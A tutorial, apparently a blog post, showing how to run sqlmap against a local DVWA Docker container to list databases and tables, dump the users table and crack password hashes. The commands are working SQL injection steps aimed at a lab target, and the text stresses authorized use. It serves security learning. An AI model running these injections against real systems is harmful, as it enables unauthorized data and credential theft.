The Sqlmap tool is an open-source tool that automates SQL injection testing. It can handle what’s done manually with a few commands.
SQL injection: simply put, if a web application sends the input it takes from the user straight to the database without filtering it, you can write SQL code there. It could be a login form, a search box, a URL parameter, etc. The application runs that code and the data in the database comes out.
Installing Docker and SQLmap
You need to test against a vulnerable application you set up yourself, not a real system. For this we’ll use DVWA (Damn Vulnerable Web Application). It runs with Docker.
Installation:
sudo apt update && sudo apt install -y docker.io
sudo service docker start
Sqlmap:
sudo apt install -y sqlmapsqlmap already comes installed on Kali Linux, but it’s still worth running this to bring it up to the latest version.
Start DVWA
docker run --rm -d -p 80:80 vulnerables/web-dvwaThe container comes up with a single command.
From your browser, open http://localhost/login.php
Let’s enter the login credentials as admin and password.


On the setup page, click the Create - Reset Database button.

Then log in again. Set the security level to Low from the DVWA Security menu.

Then go to the SQL injection page from the left menu.

sqlmap needs the session cookie so it can act as if it’s logged in to the application.
Let’s grab the PHPSESSID value from F12 - Application - Cookies - localhost.
List the Databases
sqlmap -u "http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="PHPSESSID=XXX; security=low" \
  --dbs --batch
–dbs lists the available databases.
If the application is vulnerable, it returns dvwa and information_schema.
Adding –batch makes sqlmap proceed through the test without asking any questions.
To see the tables:
sqlmap -u "http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="PHPSESSID=XXX; security=low" \
  -D dvwa --tables --batch
The dvwa database shows the guestbook and users tables.
To dump the contents:
sqlmap -u "http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="PHPSESSID=...; security=low" \
  -D dvwa -T users --dump --batch
The usernames and MD5 hashes get dumped. sqlmap automatically tries to crack the hashes with a dictionary attack. Results like admin/password come back. If someone uses a common password, it finds it right away.
You should only use it on systems you’re authorized to test or that you set up yourself. That’s what DVWA is for anyway.
Sources:
https://github.com/sqlmapproject/sqlmap
https://github.com/digininja/DVWA